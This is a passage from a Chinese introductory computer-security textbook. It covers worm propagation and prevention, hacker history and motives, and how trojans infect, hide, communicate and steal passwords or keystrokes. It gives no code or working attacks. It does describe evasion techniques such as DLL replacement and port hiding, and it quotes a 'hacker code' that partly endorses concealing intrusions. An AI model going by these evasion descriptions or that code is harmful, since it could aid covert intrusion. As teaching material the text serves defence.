- **系统漏洞**：利用微软公司的系统漏洞攻击计算机网络，网络中的客户端感染这一类病毒后，会自动拨号上网，并利用文件中的地址或者网络共享传播，从而导致网络服务遭到拒绝并发生死锁，最终破坏用户的大部分重要数据。
- **电子邮件**：利用电子邮件迅速传播，如猖獗一时的“求职者”病毒。蠕虫病毒会盗取被感染计算机中邮件的地址信息，并且利用这些邮件地址复制自身病毒体，以达到大量传播、对计算机造成严重破坏的目的。蠕虫病毒甚至可以导致大面积的网络瘫痪。

蠕虫病毒的构成

蠕虫病毒通常由主程序和引导程序两部分组成。其中，主程序的主要功能是搜索和扫描，这个程序能够读取系统的公共配置文件，获得与本机联网的客户机信息，检测到网络中的哪台计算机没有被占用，从而利用系统的漏洞，将引导程序建立到远程计算机上；引导程序实际上是蠕虫病毒主程序或某个程序段自身的副本。而主程序和引导程序都有自动重新定位的能力，即这些程序或程序段都能够把自身的副本重新定位在另一台机器上。这就是蠕虫病毒能够大面积爆发并且带来严重后果的主要原因。

1 蠕虫病毒的特点

蠕虫病毒发展到今天，已经与当年的蠕虫病毒有了较大的区别，主要表现在技术上更加进步，手段更加丰富。蠕虫病毒有如下一些特点。

- 利用操作系统和应用程序的漏洞主动进行攻击。Windows、Linux等操作系统均有漏洞，如果不及时修补，就会让病毒有机可乘；IE浏览器更是出了名的漏洞之王；一些网络服务也会有漏洞，如IIS和数据库等。
- 传播媒介多样化。一般可利用的传播媒介包括文件、电子邮件、Web服务器及网络共享等。
- 病毒制作技术与传统病毒不同。许多新病毒是利用当前最新的编程语言与编程技术实现的，易于修改及产生新的变种，因此可以逃避反病毒软件的搜索。另外，新病毒可以潜伏在HTML页面里，在用户浏览网页时入侵计算机。
- 与黑客技术相结合。与黑客技术相结合后，潜在的威胁和损失将更大。

2 蠕虫病毒的表现

蠕虫病毒成功入侵系统后，会搜索当前系统的Outlook通信簿中存储的邮件地址，每当搜索到一个邮件地址时就会自动生成一个邮件，然后将病毒文件作为邮件的附件，并且将附件的名称更改为比较具有诱惑力的名字，以诱骗邮件接收者打开附件，达到传播的目的。

3 蠕虫病毒的防范

蠕虫病毒具有快速复制和疯狂传播的特点，实际上它对单台计算机的危害远远小于它对网络造成的危害。蠕虫病毒经常会造成网络瘫痪、网络服务停止等，给网络用户造成巨大的损失。蠕虫病毒除了使用网络版杀毒软件进行全网监控和全网查杀之外，还需要普通用户与网络管理员互相配合，共同防范。谨记以下几点，即可做到良好地防、治蠕虫病毒。


- 购买高质量的网络安全产品（如杀毒软件和防火墙等），并定时更新。
- 为普通用户上网络安全课，提高普通用户的安全意识，包括不随意查看陌生邮件，尤其是带有附件的邮件，不乱下载资料，不要去浏览色情网站等。
- 定期检查网络内计算机的共享情况。让普通用户养成需要共享时才打开共享，用完立即停止共享的习惯，以及启用共享时如无必要不开放写权限的习惯；对于必须要写权限的共享文件夹，一旦使用完毕，要及时关闭写权限。
- 定期检查计算机中的账户，查看是否存在不明账户。一旦发现应立即删除该账户，并且要禁用Guest账号，以防止被病毒利用。
- 给计算机中的账户设置比较复杂的密码，以防止被病毒破译。如果在自己的共享文件夹内发现了不明文件，最好将其删除，不要尝试打开或运行。


Chapter 03

揭开黑客与木马的面纱

本章导读

“黑客”对普通计算机用户而言，总是有一种说不清的神秘。神秘来源于不了解。其实，黑客的出现与网络安全密不可分，而木马是黑客研制的用于入侵计算机的工具。本章将向读者讲解黑客与木马的方方面面，揭开它们的神秘面纱。





知识技能要求

通过对本章内容的学习，读者可了解黑客的由来及网络攻击的方法，并对木马的工作方式和防范方法有所认识。学完后可掌握的相关技能知识如下：

- 了解黑客的由来
- 了解黑客与骇客的区别
- 了解黑客的攻击手段
- 了解木马的由来
- 了解木马的工作机理
- 了解木马的工作类型
- 掌握木马的防范方法

3.1 什么是黑客

“黑客”这个词在1999年以前，基本只为计算机界的人士所熟知。但1999年美国大片《黑客帝国》刚一推出立即轰动全球，仅在美国票房就高达一亿七千万美元。随着这部传奇大片的走红，“黑客”一词在中国就广为人知了。实际上在此之前，黑客已经活跃在计算机界很多年了。

黑客是指那些试图入侵计算机系统、使这些系统部分或全部崩溃的人。黑客对计算机安全有非常深刻的研究，并利用他们的研究成果来入侵网络上的计算机。下面就来看看黑客究竟是一群什么样的人，为什么他们能够在计算机网络里呼风唤雨。

3.1.1 “尼奥”们的由来

《黑客帝国》里的男主角尼奥是一个非常厉害的黑客，他被告知人类原来是生活在一个虚拟的世界中。那么回过头来看看，我们这个现实世界中的黑客，又有着怎样的历史呢？

关于《黑客帝国》

知识加油站

右图为电影《黑客帝国》的海报。《黑客帝国》是一部意义深刻的电影，讲述了一名叫做“尼奥”的黑客察觉到生活中有所异常，进而被告知原来生活在一个由超级计算机控制的虚拟世界中，真正的肉体作为计算机电池存活在培养槽里，生活原来只是一场由计算机控制的梦。尼奥被从培养槽里唤醒后，担负起对抗超级计算机的使命。该电影回味悠长、特技精彩，推出后大受好评，以至连续拍摄了3部。“黑客”一词也因此广为人知。

首先“黑客”这个词，来源于英语hacker，由动词hack发展而来。hack的原意是“砍、劈”，在美国部分大学里，hack的意义有所改变，意味着“干了一件漂亮的事”，加上“er”的后缀之后，就变成了“厉害的人”之意。这些“厉害的人”一般是技术人员，他们崇尚自由，喜欢挑战，反对信息封锁。“如果你攻破了一个防守严密的计算机系统，那么你就‘干了一件漂亮的事’，你就是个‘厉害的人’。”——黑客。

1994年以来，Internet获得了迅速的发展，不仅为普通人的生活带来了方便和自由，而且政治、军事、经济、科技、教育、文化等各个领域都越来越网络化，网络

已经成为人类现代化生活中不可或缺的工具。在Internet发展的同时，很多新事物也随着出现了，专门以研究网络安全为乐的黑客就是其中一种。

黑客对网络安全的提高有一定的作用

早期的黑客不干涉政治，也很少为了钱财而去研究，他们追求的是技术和荣耀。黑客所做的不是恶意破坏，他们的理念是共享、免费，提倡自由、平等。由黑客发现的系统漏洞已经数不清有多少了，从某种意义上讲，计算机的安全是由黑客在推动发展的。

3.1.2 黑客和骇客的区别

在早期，黑客是指专门研究、发现计算机和网络漏洞的计算机爱好者，他们伴随着计算机和网络的发展而不断成长。

黑客通常非常精通计算机硬件和软件知识，并有能力通过创新的方法剖析系统。他们通常会去寻找网络中存在的漏洞，但是往往并不去破坏计算机系统。黑客对计算机有着狂热的兴趣和执著的追求，他们不断地研究计算机和网络知识，发现计算机和网络中存在的漏洞，喜欢挑战高难度的网络系统并从中找出漏洞，提出解决和修补漏洞的方法，从而帮助管理员进一步完善系统。

早期黑客的行为具有一定的职业道德，他们通常都遵循如下12条黑客守则。

- 不要恶意破坏任何系统，这样做只会给自己带来麻烦。
- 不要破坏别人的软件和资料。恶意破坏他人的软件将导致法律责任，如果只是使用计算机，那仅为非法使用，注意千万不要破坏别人的文件或数据。
- 不修改任何系统文件，如果是因为进入系统的需要而修改了系统文件，那么请在目的达到后将它恢复到原状。
- 不要轻易将要黑的或者黑过的站点告诉不信任的朋友。
- 在发表黑客文章时，不要使用真实姓名。
- 正在入侵时，不要随意离开自己的计算机。
- 不要入侵或破坏政府机关的主机。
- 将笔记放在安全的地方。
- 已入侵的计算机中的账号不得清除或修改。
- 可以为隐藏自己的入侵而做一些修改，但要尽量保持原系统的安全性，不能因为得到系统的控制权限而将门户大开。
- 不要做一些无聊的、单调且愚蠢的重复性工作。
- 做真正的黑客，读遍所有有关系统安全或系统漏洞的书籍。

从以上守则可以看出，黑客纯粹对安全技术感兴趣，而对数据资料不感兴趣，也不随意破坏被入侵的计算机系统。

但是，随着互联网的发展，黑客知识越来越容易得到，黑客的数量也就迅速膨胀起来，其中自然有一些黑客并不愿意遵守守则，而更愿意做另外两件事：破坏入

侵计算机和利用黑客技术牟利。这些没有节操的黑客受到广泛注意以后，被人们称为骇客（cracker）。

对于骇客和黑客的区别，计算机界以外的人士可能并不是很清楚，经常把黑客和骇客混为一谈，将把所有入侵计算机系统的人都称为“黑客”。

3.1.3 黑客活动历史

黑客及骇客在网上的攻击活动每年以10倍的速度增长，美国每年因网络攻击而造成的损失近百亿美元。

从20世纪50年代，第一位黑客在麻省理工学院电子实验室诞生起，有关黑客的重要事件如下所示。

1979年，15岁的凯文•米特尼克成功地入侵北美防空指挥部主机。

凯文·米特尼克

右图为黑客凯文•米特尼克。在米特尼克很小时，父母便离异了，随着母亲生活的他，性格孤僻、倔强，喜欢钻研技术。他不仅闯入了北美防空指挥部主机，还闯入了太平洋电话公司，此后多次闯入大公司网络，也多次入狱。

1983年，由6位黑客组成的小组入侵了洛斯阿拉莫斯国家实验室。他们中，年龄最大的仅19岁。

1987年，赫尔伯特入侵美国电话公司。他也是黑客中第一位被判刑的人，当时年仅17岁。

1988年，莫里斯导致了“蠕虫”事件。美国国防部不得不切断军事网与ARPANet之间的物理连接。

1995年，俄罗斯黑客列文盗取网上银行370多万美金，被判刑；同年，著名黑客凯文•米特尼克被捕。

1998年，中国镇江黑客赫景华兄弟两人因盗窃银行资金被判死刑。

1999年，网络迅速发展，同时一群技术刚刚起步的黑客开始建设自己的黑客网站。1999年到2000年间，中国黑客联盟、中国鹰派、中国红客联盟等一大批黑客网站兴起。

2000年，雅虎、CNN等各大网站遭到了DDoS的攻击，网络大面积瘫痪。

2001年8月发生红色代码事件；9月发生尼姆达事件；12月5日，美国计算机安全事故协调中心遭黑客攻击，造成该中心网站不能正常工作，该中心主任理查德•玻西亚说：“黑客攻击提醒我们，没有任何计算机系统是有完全免疫的。”2001年中美撞机事件发生后，中美黑客发生大战，导致双方无数网站的首页被篡改。

2003年1月发生SQL SLAMMER事件，3月发生蠕虫事件、红色代码F变种事件，8月发生“冲击波”蠕虫事件。8月11日，“冲击波”病毒开始在美国出现，随后不到一周之内，全球近40万台使用Windows系列操作系统的计算机均被感染。“冲击波”恶性计算机蠕虫病毒在全球范围内迅速泛滥，所到之处，计算机反复重新启动，文件大量丢失。美国联邦调查局经过调查宣称，他们找到了影响全球计算机的“冲击波”病毒制作者之一——一个年仅18岁的青年。9月9日，以技术高超、神出鬼没而出名的美国黑客阿德里安•拉莫来到加利福尼亚的一家联邦法院自首，承认他在过去几年内曾成功入侵了Google、雅虎、《纽约时报》等多家大型网站。

阿德里安·拉莫

知识加油站

右图为黑客拉莫，他专门找大公司或组织下手，例如入侵微软和《纽约时报》的内部网络。他经常利用咖啡店、金考复印店或图书馆的网络来从事黑客行为，以逃避追踪，因此获得了一个“不回家的黑客”的绰号。

2004年，美国当地时间6月15日早上，美国互联网服务公司AKAMAI受到黑客袭击，致使在两个小时内雅虎、Google和微软等著名企业的网站无法正常登录。该年病毒和黑客的破坏行为仍然呈上升趋势，制造病毒越来越容易，病毒变种越来越多，出现得也越来越快；病毒和黑客越来越贪婪，骗术也越来越高明。

2005年11月3日，美国FBI逮捕一名黑客：菲裔美籍人士Jeanson Ancheta，他被控涉嫌两起诈欺和多起计算机入侵（利用经过修改的rxbot木马程序控制数千台含有安全漏洞的计算机）与洗钱案。在台湾地区，由温心怡等5名清一色女子组成的黑客军团，以色情或名模图片为饵，例如将“林志玲全集系列”、“马子舒淇”、“各国空姐”等信息供人下载，内部暗藏木马程序；取得账号、密码后，交给大陆诈骗集团销赃。

2006年8月17日，一名17岁黑客发威，腾讯QQ网站被黑；9月21日，一年一度的中国互联网大会召开时，新网服务器被黑，仿佛是对互联网大会的无情嘲讽。

2007年2月7日，大批互联网站点无法连接上。经调查表明，当时黑客至少已经控制了管理全球互联网根域名的13台服务器中的3台。专家称，这种非同寻常的猛烈攻击持续了12个小时之久，导致域名无法正确转换为IP地址，互联网站点无法被访问，影响波及全球。6月21日，美国国防部长盖茨亲口证实，五角大楼的一个非保密电子邮件系统一天前遭黑客入侵，迫使国防部1500个邮件账户被脱机停用。9月2日，美国政府招聘人员的专用网站遭黑客入侵，大约14.6万名用户的数据被盗取，以至于该网站随即被迫关闭。

2008年末，Conficker 蠕虫病毒对微软操作系统中的大量漏洞发动攻击。一旦控制被感染机器，它将大量电脑连接成可由病毒创造者控制的一个大型僵尸网络。自从首次被发现，Conficker 蠕虫病毒已经感染了全球数百万台电脑和商业网络。

2009年7月的3天中，韩国大量日报、大型在线拍卖厂商、银行和政府的网站，以及白宫和五角大楼的网站受到分布式拒绝服务的多轮攻击，逾16.6 万台电脑受到影响。

2010年1月12日，中文搜索引擎百度被黑，导致服务停止，损失高达700多万元。攻击手法仍然是篡改域名服务器里的数据。这是2010年度最轰动的网络安全事件之一。

2011年，更是有层出不穷的安全事件：黑客团体Anonymous将矛头对准孟山都公司和石油公司；美国军方承包商大量机密数据遭泄露；黑客采取新、尖端技术袭击美政府研究室；《华盛顿邮报》招聘网站遭黑，127万求职者账号被盗；黑客利用腾讯财付通漏洞编写木马程序等。

攻击网络的行为从来就没有停止过，而且愈演愈烈；防守反击的一方也从未停止过脚步。攻击者与防守者之间的关系就像“道”和“魔”——今天你高一尺，明天我高一丈。

3.1.4 我国黑客发展历程

在我国，早在1993年中科院高能所通过专线接入Internet时，国外黑客就入侵过该高能所的系统。1996年2月，刚开通不久的ChinaNet受到攻击，并且得逞，不但网络上的主机系统遭受攻击，拨号上网的个人用户也受到牵连。2005年1月，辽宁铁通的网络也遭受到黑客攻击，导致大量带宽用户不能上网。我国的黑客大致经历了以下几个阶段。

- 第一代（1996—1998年）：1996年Internet在中国兴起，但是由于受到各种条件的限制，很多人根本没有机会接触网络。当时计算机在我国还没有达到普及的程度，大部分地区也没有开通Internet的接入服务，因此第一代黑客大多数是从事科研工作的人，只有他们才有机会频繁地接触计算机和网络。
- 第二代（1998—2000年）：随着计算机的普及和Internet的发展，越来越多的人有机会接触计算机和网络。在第一代黑客的影响和指导下，中国出现第二代黑客。他们一部分是从事计算机行业的工作者和网络爱好者，另一部分是在校学生。

中国红客

知识加油站

1998—2002年发生了一些政治事件，因此部分中国黑客对外发起过6次大规模的群体攻击。这部分中国黑客认为自己有区别于传统黑客，自称为“红客”（Honker），并于2000年12月31日成立了“中国红客联盟”，鼎盛时期会员超过8万人，后突然关闭网站，如右图所示。

第三代（2000年—至今）：主要由在校学生组成，其技术水平和文化素质与前两代相差甚远，大都是照搬网上一些由前人总结出来的经验和攻击手法。目前网络上所谓的入侵者也是由这一代组成的，以“骇客”居多。

3.2 黑客攻击的类型与动机

在了解了黑客的一些典型行为以后，读者可能对黑客的手段和目的有了一些感性认识。下面就一起来看看黑客在进行网络攻击时，真正目的和动机是什么。

3.2.1 攻击目的

网络安全主要表现在信息的完整性、保密性、可用性、不可否认性和可控性。对于攻击者来讲，就是要通过一切可能的方法和手段来破坏这些安全属性。因此，攻击目的能够表明入侵目的，也是理解攻击者的关键。通常，多个攻击目的是相互共存的。

1 获取信息

网络信息的保密性目标是防止未经授权访问、泄露敏感信息。网络中需要保护的信息包括重要配置文件、用户账号、注册信息、商业数据（如产品计划）等，通常获取这些保密信息的手段包括以下几个方面。

- **获取超级用户的权限**：一旦拥有超级用户的权限，就可以做任何事情，这对于入侵者来讲是非常方便的。
- **对系统进行非法访问**：一般来讲，小到一台计算机，大到整个网络，都是具有访问权限控制的，不允许非授权用户进行访问，例如一家公司的网络就不许公司以外的人进行访问。对于黑客来讲，要非法地访问计算机或网络，只需绕过或者破解这种访问控制，进入目标机器，就可以获取重要的资料。
- **获取文件和传输中的数据**：攻击者的目标就是系统中的重要数据，因此攻击者主要通过登录目标主机，或是使用网络监听进行攻击来获取文件和传输中的数据。

常见的针对信息保密的攻击方法，包括使用社会工程学手动骗取用户名和密码、发布免费软件，内含早期计算机信息的木马、搭线窃听、偷看网络传输数据等进行拦截网络信息，使用敏感的无线电接收设备，远距离接收计算机操作者的输入和屏幕显示产生的电磁辐射，将网络重定向，通过使用一些手段将信息发送端重定向到攻击者所在的计算机，然后再转发给接收者。例如，攻击者伪造某网上银行域名或相似域名，欺骗用户账号和密码。

问：什么是社会工程学？

答：在网络安全领域，社会工程学是指用非技术手段去获取相关信息的方法。比如，一名黑客想要破解某目标的账号密码，如果黑客根据目标的姓名、生日、宠物名字等信息，经过简单排列组合就猜测出了正确的密码，这就是使用社会工程学的典型例子。如果黑客使用木马程序去窃取密码，就不再是属于社会工程学的范畴了。

2 破坏信息的完整性

如果说网络信息的完整性非常重要，那么在一些特定的环境中，完整性比保密性更重要。例如，攻击者将一笔电子交易的金额由1000万改为10万，造成的后果可能比泄露交易本身更严重。

另外，涂改信息包括对重要文件的修改、更换和删除。其中，删除是一种很恶劣的行为，不真实或者错误的信息都将对用户造成很大的损失。攻击者通常伪装成具有特权的用户来破坏网络信息的完整性，这些方法包括密码猜测、窃取口令、窃听网络连接口令、密钥泄露，以及中继攻击等。

3 破坏网络的正常功能

可用性是指信息可被授权者访问并按需求使用的特性，即保证合法用户对信息和资源的使用不会被不合理地拒绝。如果破坏了网络的正常功能，则合法用户也无法正常使用了。

早期破坏网络的正常功能，都是以入侵网络服务器为主要手段。入侵者获取服务器的权限后即可关闭服务。但随着服务器安全性能的提高，入侵变得越来越困难，于是入侵者改变了策略，使用木马控制大量的普通计算机，并指挥这些计算机向受攻击的服务器发送大量无意义的请求，导致服务器来不及响应而瘫痪。这种攻击方法称为“拒绝服务攻击”。其他方式，如将连接局域网的电缆接地、制造网络风暴等，也可以破坏网络的正常功能。

网站被入侵的页面

黑客在入侵网站后，通常会将网站主页更换为一个宣示被黑的页面，其中包括“此网站已被黑”、“HACKED！”，以及入侵者的网名等信息。右图为某网站被入侵以后的页面。

4 隐蔽自身以逃避责任

入侵者为了隐蔽自身、逃避追踪，往往会通过清除攻击痕迹等方式抵赖攻击行为，或进行责任转嫁。入侵者通常会先控制几个中间站点，再逐一进行转接，并从最终一个站点向真正的目标发起攻击。万一攻击被发现，入侵者可以从容删除所有中间站点的信息，让追踪无从继续。这种中间站点通常被形象地称为“跳板”。

3.2.2 攻击动机

除了上节4点攻击目的以外，攻击者的动机也是值得研究的。通常攻击动机包括如下3种。

1 成就感

黑客成功进入他人的系统之后，会感觉很有成就感，并会在Internet在线聊天室或论坛中的一些专门为此设置的频道或栏目中吹嘘他们的成就。黑客通过攻击有难度的系统或大型的系统，控制、涂改他们所入侵系统的内容而赢得地位。

挑战的另一方面不是攻击一个系统的难度，而是成为第一个攻入特定系统的人或攻击的系统数据量最多。有时，黑客会将他们成功攻击系统时利用的薄弱点消除，以防其他人再次攻击该系统。

这种具有挑战目的的黑客通常是无目标的。也就是说，那些以攻击为乐趣的人并不真正关心攻击的是哪一个系统，更不会以寻找或访问特定信息为目标，在他们眼中连接Internet的所有系统都是潜在的目标。

2 现实利益

很明显，黑客行为能够带来钱财、货物、服务或信息等现实的利益。以著名的“熊猫烧香”病毒为例，山东威海的王某是“熊猫烧香”病毒的主要购买和传播者之一。他贩卖“熊猫烧香”病毒不足一个月，赚的钱就买了一辆吉普车。由此可见，高额的利润足以让大多数人为之疯狂。

由于黑客行为较难取证、追踪，因此很多入侵活动即使报案也较难破案，这就让黑客活动呈现出代价小、收益高的特点，以至于让很多人前赴后继地从事网络攻击。

3 恶意

恶意也是黑客攻击的动机之一。因为有部分攻击行为完全是出于找乐子、无聊、打发时间等动机而进行的，也有不少是怀着对目标的仇恨情绪进行的。在这种动机下，攻击的目的是进行破坏，而不是获得信息或利益。

3.3 木马的历史渊源

木马程序是黑客用于控制目标计算机的重要工具。黑客在控制一台中了木马的计算机时，既可以像在本地控制一样对其为所欲为，也可以控制它去攻击别的目标机器。

那么，木马程序为什么要叫“木马”呢？它又是怎样出现、怎样发展起来的呢？下面就一起来看看木马的“光荣”历史。

3.3.1 希腊美女海伦与木马

“木马”一词来自于“特洛伊木马”，英文名称为Trojan horse。故事发生在约3000年前的古希腊，特洛伊的王子帕里斯爱上了斯巴达国王的妻子海伦，并把她带回了特洛伊。斯巴达王非常愤怒，他找到了自己的哥哥，迈锡尼国王阿伽门农请求他的帮忙，阿伽门农正好也想征服特洛伊，于是借此机会建立了一支希腊联军以讨伐特洛伊。

联军围攻特洛伊城9年后仍未攻下，到了第10年，将领奥德修斯想出一计，把一批勇士藏在一匹巨大的木马腹内，放在城外后，大部队则伪装退兵。特洛伊人以为敌兵已退，就把木马作为战利品搬入城中，全城饮酒狂欢。到了夜间，全城军民进入梦乡，而埋伏在木马中的勇士们跳了出来，并打开城门及四处纵火，城外将士一拥而入，部队里应外合，攻下了特洛伊城池，后世称这只大木马为“特洛伊木马”。后来，人们在写文章时，就常用“特洛伊木马”这一典故用来比喻在敌方营垒内埋下伏兵、里应外合的活动。而黑客编写的潜入他人计算机并进行远程控制或破坏的程序，也就被称为“木马”了。

关于“木马”的由来

知识加油站

右图为电影《木马屠城》的剧照。图中的大木马即为暗藏战士，立下破城之功的“特洛伊木马”。

3.3.2 什么是计算机木马

“木马”是一种驻留在受害计算机系统中的程序。木马程序一般由服务器端程序和客户机端程序两部分构成，其中驻留在受害计算机内的程序称为服务器端；远程连接到服务器端的程序称为客户机端，通过客户机端可以操纵受害计算机。

并非所有远程控制程序都是木马

知识加油站

不经同意就控制他人的计算机，这样的程序称为木马。如果经过他人同意进行控制，这就是合法的远程控制软件，如赛门铁克公司生产的pcAnywhere。

1 木马的工作机理

目前木马入侵的主要方法还是先通过一定的方法把木马执行文件发送到被攻击者的计算机中，利用的媒介有邮件附件、下载软件等，然后通过一定的提示故意误导被攻击者打开执行程序，如故意谎称这个木马执行文件是用户朋友赠送的贺卡文件，可能打开后确实有贺卡的画面出现，但这时木马可能已经悄悄在计算机的后台中运行。

一般的木马执行文件非常小，大部分都是几KB到几十KB，如果把木马捆绑到其他正常文件上，用户将很难发现，所以有一些网站提供的软件下载往往是捆绑了木马文件的，用户执行这些下载的文件，同时也运行了木马。

木马也可以通过Script、ActiveX及ASP、CGI交互脚本的方式植入。例如微软的浏览器在执行Script脚本时存在一些漏洞，攻击者可以利用这些漏洞传播病毒和木马，甚至直接对浏览者的计算机文件进行操作控制。如前不久曾出现一个利用微软Script脚本漏洞对浏览者硬盘进行格式化的HTML页面。如果攻击者有办法把木马执行文件下载到攻击主机的一个可执行www目录下，它可以通过编制CGI程序在被攻击计算机上执行木马程序。此外，木马还可以利用系统的一些漏洞进行植入，如微软著名的US服务器溢出漏洞，通过一个IISHACK攻击程序即可使IIS服务器崩溃，并且同时攻击服务器，通过执行远程木马来控制执行文件。

当服务器端程序在被感染的机器上成功运行以后，攻击者就可以使用客户端与服务器端建立连接，并进一步控制被感染的机器。在客户端和服务器端通信协议的选择上，绝大多数木马使用的是TCP / IP协议，但是也有一些木马由于特殊的原因，使用UDP协议进行通信。当服务器端程序在被感染机器上运行以后，它一方面尽量把自己隐藏在计算机的某个角落里，以防被用户发现；同时监听某个特定的端口，等待客户端与其连接；另外为了使下次用户重启计算机时仍然能正常工作，木马程序一般会通过修改注册表或者其他的方法让自己成为自启动程序。

2 木马的特征

木马是具有未公开并且可能产生危险后果功能的程序，它包括如下特性。

- 木马为了控制服务端，必须在系统启动时即跟随启动，所以它必须潜入在计算机的启动配置文件中，如win.ini、system.ini、winstart.bat及启动组等。
- 现在很多的木马程序中的功能模块不再由单一的文件组成，而是具有多重备份，可以相互恢复。当用户删除了其中的一个，以为万事大吉又运行其他程序时，谁知它又悄然出现，所以很难全部消除。

- 木马程序潜入用户的计算机主要不是为了破坏系统本身，而是为了获取用户系统中有用的信息。当用户上网与远程客户进行通信时，这样木马程序就会用服务器端与客户端的通信手段把信息发送给黑客，以便黑客们控制用户的计算机或实施进一步的入侵。根据TCP/IP 协议，每台计算机可以有65 535个端口，但常用的只有少数几个，木马经常利用那些不常用的端口进行连接。

端口

知识加油站

端口相当于计算机对外联系的通道，如果把计算机比作一座城市，那么端口就是出城的道路。使用工具可以对指定的计算机进行扫描，以查看该计算机对外开放的端口有哪些。黑客通常在入侵前都会对目标进行扫描，以期发现可供利用的弱点。右图为常用的端口扫描软件。

- 通常的木马功能都是十分特殊的，除了普通的文件操作外，有些木马具有搜索缓存中的口令、设置口令、扫描目标计算机的IP地址、进行键盘记录、远程注册表的操作，以及锁定鼠标等功能。

3 木马的隐藏方式

木马是一种基于远程控制的黑客工具，具有隐蔽性和非授权性的特点。隐蔽性是指黑客为了防止木马被发现，会采用多种手段来隐藏木马，这样即使发现服务端感染了木马，由于不能确定其具体位置，也很难消除。通常包括如下隐藏方式。

- 在任务栏中隐藏。这是最基本的隐藏方式。如果在Windows的任务栏里出现一个莫名其妙的图标，那么用户马上会明白是怎么回事。因此，木马程序不能出现在任务栏里。通过编程语言来实现在任务栏中的隐藏，是很容易实现的。以VB为例，只要把from的Visible属性设置为False，ShowInTaskBar设置为False，那么程序就不会在任务栏里出现了。
- 在任务管理器中隐藏。查看正在运行的进程最简单的方法就是按Ctrl+Alt+Del组合键，在打开的“任务管理器”窗口中查看。如果用户看到一个可疑的程序在运行，那么木马就有可能暴露。因此，木马会千方百计地伪装自己，使自己不出现在任务管理器中。木马只要把自己设为“系统服务”，就可以轻松地骗过用户。
- 隐藏端口。一台计算机有65 536个端口，用户通常不注意这么多的端口，但是木马很关注这些端口。如果人们稍微留意一下，不难发现大多数木马使用

的端口都在1024以上，而且呈越来越大的趋势。当然也有占用1024以下端口的木马，但这些端口是常用端口，占用这些端口可能会造成系统不正常，这样，木马就会很容易暴露。也许用户知道一些木马占用的端口，会经常扫描这些端口，但现在的木马都提供端口修改功能，况且用户通常也没有时间扫描65 536个端口。

- 隐藏通信。隐藏通信也是木马经常采用的手段之一。任何木马运行后都要和攻击者进行通信连接、即时连接（如攻击者通过客户端直接或间接接入被植入木马的计算机），或者通过间接通信。如通过电子邮件的方式，木马把侵入主机的敏感信息发送给攻击者。现在大部分木马一般在占领主机后会在1024以上不易发现的高端口上驻留；有一些木马会选择一些常用的端口，如80、23，有一些构思巧妙的木马还可以做到在占领HTTP的80端口后，对于正常的HTTP请求仍然转交于Web服务器处理，只有收到一些特殊约定的数据包后，才调用木马程序。
- 隐藏加载方式。木马加载的方式很多，但殊途同归，那就是使用户运行木马的服务器端程序。如果木马不做任何伪装，那么用户通常是不会运行该木马的。而随着网站互动性技术的不断进步，越来越多的东西可以成木马的传播介质，JavaScript、VBScript、ActiveX、XLM等，几乎网页的每个新功能都会导致木马的快速进化。

由于技术在不断地发展，又出现了更新、更有效的隐藏方法，例如：通过修改虚拟设备驱动程序（VXD）或修改动态链接库（DLL）来加载木马。与一般方法不同，这种方法基本上摆脱了原有木马的监听端口的工作模式，而采用替代系统功能的方法（改写VXD或DLL文件），木马会将修改后的DLL替换成系统已知的DLL文件，并对所有的函数调用进行过滤。执行常见的调用，使用函数转发器直接转发给被替换的系统DLL文件，进行一些相应的操作。实际上，这样的事先约定好的特殊情况，DLL会执行（一般只是使用DLL进行监听），一旦发现控制端的请求就激活自身，绑在一个进程上进行正常的木马操作。这样做的好处是没有增加新的文件，不需要打开新的端口，没有新的进程，使用常规的方法监测不到它。在往常运行时，木马几乎没有任何症状，当木马的控制端向被控制端发出特定的信息后，隐藏的程序就立即开始运行。

实际上，由于大量木马对DLL文件的使用已经危害到了Windows操作系统的安全性和稳定性，微软公司已经开始使用DLL数字签名、校验技术来加强系统的安全性。因此，木马使用DLL文件的时代很快会过去。取代它的将是强行嵌入代码技术（插入DLL、挂接API、进程的动态替换等），但是这种技术对于编写者的汇编功底要求很高，因为涉及大量硬编码的机器指令，并不是一般的木马编写者可以涉足的。

查看开放端口和连接

知识加油站

在命令行状态下执行netstat-a-n-o命令可查看开放的端口和连接。右图中选中的一行表示有个PID号（相当于身份标识）为580的进程在与外界进行连接。用户可到“任务管理器”窗口中查看该进程是否为合法与外界联系的进程。

3.3.3 木马工作类型

木马程序要负担的工作有很多类型，如远程控制、信息窃取等。大多数木马的功能都不是单一的，而是多种功能的集合，甚至有些功能从未公开。下面就对木马工作类型做一个详细的解析。

1 远程控制

远程控制木马是数量最多，危害最大，同时也是知名度最高的一种木马，它可以让攻击者完全控制被感染的计算机，完成一些甚至连计算机使用者本身都不能顺利进行的操作，其危害之大实在不容小觑。由于要达到远程控制的目的，该类型木马往往集成了其他木马的功能，从而使其在被感染的计算机上为所欲为，可以任意访问文件，得到用户的私人信息，甚至包括信用卡，银行账号等至关重要的信息。

例如，大名鼎鼎的“冰河”木马就是一个远程访问型特洛伊木马。这类木马使用起来非常简单，只需有人运行服务器端程序，攻击者就可以得到受害人的IP地址，访问到目标计算机。远程访问型木马的普遍特征包括键盘记录、上传和下载、注册表操作、限制系统等功能。

2 窃取密码

在信息安全日益重要的今天，密码无疑是通向重要信息的一把极其有用的钥匙。从很大程度上说，只要掌握了对方的密码，就可以无所顾忌地得到对方的很多信息，因此窃取密码就成了部分木马的工作目标。木马一旦被执行，就会自动搜索内存、缓存、临时文件夹及各种敏感密码文件；搜索到有用的密码后，会利用免费的电子邮件服务将密码发送到指定的邮箱，从而达到获取密码的目的。

这种特洛伊木马的目的是找到所有的隐藏密码，并且在受害者不知道的情况下把它们发送到指定的信箱。这类木马大多数使用25号端口发送电子邮件，不会在每次Windows 重启时启动。

3 记录键盘按键

通过记录受害计算机的键盘敲击动作也有可能找到密码。这种木马通常会随着

Windows的启动而启动。它们有在线和离线记录的区别，木马分别记录用户在线和离线状态下敲击键盘时的按键情况。也就是说，用户按过什么键，都会通过电子邮件将记录下的信息发送给相应的攻击者。

4 DDoS攻击

